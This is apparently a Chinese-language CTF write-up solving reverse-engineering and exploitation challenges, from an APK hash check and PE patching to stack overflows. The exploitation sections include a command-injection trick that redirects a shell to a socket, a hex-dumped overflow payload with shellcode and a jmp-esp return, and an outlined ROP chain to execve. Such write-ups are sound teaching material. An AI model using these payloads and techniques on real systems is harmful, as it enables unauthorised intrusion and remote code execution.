
Reverse

Rev100：

拿到题目后看下文件头,应该是个 APK 用 dex2jar 逆向下 dex,看下代码发现



```
  public void onClick(View paramView)
  {
    MainActivity.this.str = new StringBuffer(MainActivity.this.edittext.getText().toString());
    if (MainActivity.this.str.length() < 5)
    {
      MainActivity.this.edittext.setText("");
      MainActivity.this.dialog1.showDialog();
      return;
    }
    MainActivity.this.str.reverse();
    Log.i("ClownQiang", "str--->" + new String(MainActivity.this.str));
    String str1 = MainActivity.encode(new String(MainActivity.this.str));
    Log.i("ClownQiang", "base64--->" + MainActivity.this.str);
    String str2 = MainActivity.getBASE64(str1).trim();
    Log.i("ClownQiang", "md5--->" + str1);
    if (str2.equalsIgnoreCase("NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk="))
    {
      MainActivity.this.dialog2.showDialog();
      return;
    }
    MainActivity.this.edittext.setText("");
    MainActivity.this.dialog3.showDialog();
  }
});
}
```


这里先对输入进行反转,然后 MD5,然后 base64 最后要等于

NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk=

于是 base64 解下得到

756d2fc84d07a356c8f68f71fe76e189

MD5 解不开,灵机一动百度一下,发现



md5 hash值查询_百度知道

1个回答 - 提问时间: 2014年06月12日

问题描述: 756d2fc84d07a356c8f68f71fe76e189 是多少,有没有人知道

756d2fc84d07a356c8f68f71fe76e189 是多少,有没有人知道我觉得是}321nimda{galflj 大家觉得呢您的回答被采纳后将获得系统奖励20(财富值+经验值)+15分钟内解答奖励...

zhidao.baidu.com/link?... 2014-06-12 - 百度快照 - 86%好评

于是反转后得到 jlflag{admin123}

Rev200：

1. Pe 头修复

   头 e9 改 e8 pe 后面 ff 改 00


2. 分析程序

   读入 9 个数字，然后做了一些判断，之后如果成功会打印 success 和 flag。

```
buff[0]*buff[1]*buff[2]/0xb=0x6a

buff[0]^buff[1]=buff[2]-4

(buff[0]+buff[1]+buff[2])%0x64=0x22

buff[3]=0x50

for(i=0; i<3; i++)

{

 str1[i] = buff[i] +buff[(i+1)%3];

 // 0x21<str1<0x7e

}

buff[4]=0x5e

buff[5]=0x62

for(j=3; j<9; j++)

{

 str1[j]=str1[j%3]+str1[(j+1)%3]

 // 0x21<str1<0x7e

}
```

str1 == "*&8P^bP^b"


3. 写程序暴力破解 buff[0],buff[1],buff[2]



```
for(buf[0] = 0x0; buf[0]<=0x6a*0xb; buf[0]++)
{
    for(buf[1] = 0x0; buf[1]<=0x6a*0xb; buf[1]++)
    {
        for(buf[2] = 0x0; buf[2]<=0x6a*0xb; buf[2]++)
```

最后求得：

Buff[0]=15 buff[1]=6 buff[2]=13




```
C:\Documents and Settings\Administra
\桌面\reverse2.exe"
欢迎来到数字游戏 请输入9个数字
15
6
13
80
94
98
1
2
3
success!
jlflag{15613abc}
```

Rev300

1. 解决不能出界面问题

定位到退出地点：




```
if ( !IsDebuggerPresent() )
  sub_4016D0(v1);
return 1;
```

发现居然是在没检测到调试器就选择退出程序（不知道是不是出题人搞反了）。

修复后界面正常出来。

2. 分析按键处理函数 sub_401500

   找到比较的地方：



```
  if ( v3 + 19791126 == (strtol(*((const char **)v1 + 25), &EndPtr, 16) ^ 0x19310918) )
  {
    sub_401700(v1);
    lParam = 0;
    memset(&v9, 0, 0xFCu);
    v5 = *((_DWORD *)v1 + 26);
    v10 = 0;
```


   调试发现：

   V1+25 正是 当前目录下 keyfile 文件中的内容，而 v3 在运行时是一个定值，由此可

   以计算出 v1+25.

算得：keyfile 中的内容为：0x181f0d1f

当然这里根据有无 0x，字母大小写情况有好几种。然后一个个拿去提交。




Congratulations! jlflag{0x181f0d1f}

user: JLKJ-2014

Rev400


1. 分析按键处理函数：sub_401430



```
int __thiscall sub_401430(void *this)
{
  void *v1; // esi@1
  char v3; // [sp+0h] [bp-18h]@1

  v1 = this;
  sub_4199EF(this, 1);
  sub_4011D0(*((_DWORD *)v1 + 24));
  return loc_422000(v1, &v3, sub_401190);
}
```

V1+24 为 pass1

在 sub_4011d0 中对 422000 内存进行了重写。之后，程序调用了 loc_422000.




```
v2 = &loc_422000;
do
{
  result = sub_4011A0(*(_BYTE *)v2 | (*((_BYTE *)v2 + 1) << 8), a1, 0x5EDu);
  v2 = (char *)v2 + 2;
  *((_BYTE *)&loc_422000 + v1++) = result;
}
```

说明 422000 本是一个函数，而一般函数前 3 个字节为 55 8b ec

跟据解出来的前 3 个字节是否为该 3 个字节，最后求得 pass1=233.


2. 根据 pass1=233，得到 422000 出正确的内存。

   Dump 下来，直接发现一连串 push



```
:00000022                 push    7D6E69h
:00000027                 push    6D64615Fh
:0000002C                 push    39383333h
:00000031                 push    5F653530h
:00000036                 push    4C7B6761h
:0000003B                 push    6C666C6Ah
```

直接将 eip 改到这儿，依次压栈，最后在栈中看到了 flag。




```
0012F850|6A 6C 66 6C|61 67 7B 4C|30 35 65 5F|33 33 38 39|jlflag{L05e_3389
0012F860|5F 61 64 6D|69 6E 7D 00|C4 F8 12 00|17 E9 41 00|_admin}.......A.
0012F870|50 F8 12 00|A0 FF 12 00|A0 FF 12 00|69 DF 41 00|P.......i.A.
```

Exp

Exp100:


通过 IDA 逆向给的文件 发现程序通过端口读了 5 个字节 并且这 5 个字节可以通过 System 命令执行：



```
if ( recv(v5, &v7, 5u, 0) > 0 )
  system((const char *)&v7);
```

既然这样，只要运行 sh 然后将输入和输出重定向到套接字 fd 4 就可以看到命令的回显了，

利用方法：




```
[wjh@wjh-kali:~/Downloads/sourcecode ]% nc 112.124.4.70 23456
sh<&4
sh>&4
ls
FLAG
p100_server
cat FLAG
JCTF{ak0sj_scnasc_cdwvevc}
```


Exp200：


1. 找溢出点：

   发现在修改信息的时候，输入的新名字直接放在了原来名字的后面，长度为原来名字的长度。



```
v2 = strlen((const char *)&v14) + 1;
if ( (_BYTE)v14 )
{
  write(fd, "Input your new name:\n", 0x15u);
  v6 = v2 - 1;
  if ( read_ptr(fd, (int)((char *)&v14 + v2 - 1), v2 - 1) <= 0 )
    write(fd, "name is empty or some wrong happened!\n", 0x26u);
```

   而原来的名字 v14 在栈上  `int v14; // [sp+84Ch] [bp-69Ch]@1` ，而第一次输入名字时，对名字的要求长度限制是 0x400




```
write(fd, "input your name:\n", 0x10u);
memset(&v14, 0, 0x400u);
if ( read_ptr(fd, (int)&v14, 1024) <= 0 )
```

   所以 最大可以有 0x800 字节的空间，存在栈溢出。


2. 利用

程序中自带有读取 flag 的程序（最开始给了一个比较坑的），发现只要溢出让 v16=0x31 即可。



```
if ( BYTE1(v16) == 0x31 )
{
  v3 = fopen("./flag", "r");
  v4 = v3;
  v5 = fread(ptr, 1u, 0x64u, v3);
  ptr[v5] = 48;
  write(fd, ptr, v5);
  fclose(v4);
}
```

3. 构造 payload 成功拿到 flag




```
ling@ling-virtual-machine:~/Desktop/jctf$ cat payload2 - | nc.traditiona
.161.110 12345
welcome to JCTF,this is an personal information system.You can manage yo
nformation by this!what you want to do?
1---->input name
2---->show name
3--->modify information
4---->del information
input your name:Name saved 101what you want to do?
1---->input name
2---->show name
3--->modify information
4---->del information
Input your new name:
New name saved
JFLAG{vsdnvb_c4sad_cdass}what you want to do?
1---->input name
2---->show name
3--->modify information
4---->del information
```

Exp300：

1. 寻找溢出点

发现程序在接收数据时，在 sub_8048800 函数中：




```
if ( ((((unsigned int)(a4 >> 31) >> 30) + (_BYTE)a4) & 3) == (unsigned int)(a4 >> 31) >> 30 )
  v6 = a3 + 1;
else
  v6 = a3;
result = sub_80486E8(fd, a2, v6, 10);
```

当 a4 满足 4 的倍数时，读取的数据会多出来一字节，造成溢出。

2. 利用


发现溢出的那一个字节刚好会覆盖掉 v3



```
v7 = sub_8048883(fd, v7, (int)&s1, v3);
```


而 v3 正好是接收数据的长度。

所以只要将 v3 覆盖为比较大的值，之后就能接收数据，造成栈溢出，覆盖返回值为 jmp esp 的地址。




```
.text:0804861B ; ------------------------------
.text:0804861B                 jmp     esp
.text:0804861B
```

3. 构造的 payload 如下：



```
0000h: 31 32 33 34 35 36 0A 79 65 73 0A 79 65 73 0A 79  123456.yes.yes.y
0010h: 65 73 0A 31 31 31 31 31 31 31 31 31 31 31 31 31  es.1111111111111
0020h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
0030h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
0040h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
0050h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
0060h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31  1111111111111111
0070h: 31 31 31 31 31 31 31 FF 79 65 73 0A 79 65 73 0A  1111111ÿyes.yes.
0080h: 61 62 63 00 00 00 00 00 00 00 00 00 00 00 00 00  abc.............
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100h: 03 00 00 00 1B 86 04 08 8B 74 24 34 31 D2 31 C9  .....†..‹t$41Ò1É
0110h: B8 05 00 00 00 6A 00 68 66 6C 61 67 89 E3 CD 80  ¸....j.hflag‰ãÍ€
0120h: 89 C3 B9 A8 B1 04 08 BA 00 01 00 00 B8 03 00 00  ‰Ã¹¨±..º....¸...
0130h: 00 CD 80 89 F3 B8 04 00 00 00 CD 80 0A           .Í€‰ó¸....Í€.
```



```
ling@ling-virtual-machine:~/Desktop/jctf$ cat pwn3payload3 - | nc.tradition
2.124.4.70 34567
who are you?
password OK!

Welcome to JCTF!Nice To meet you!Do you want to get the flag?Ok! Let's get
the next round!:)Welcome to JCTF!Nice To meet you!Do you want to get the fl
TF{dsndj_wefsv3_cakcms}
```


Exp500：

程序和 exp300 基本一样，只是增加了 dep，直接考虑构造 rop 拿到 shell。

构造 rop 思路如下：

1. 将返回值覆盖为 recv，再次接收数据到指定地点（发送的数据为 execve 需要的参数构成的栈）。
2. 用 leave;ret;将 esp 修改到该指定地点。
3. 让程序调用 execve。

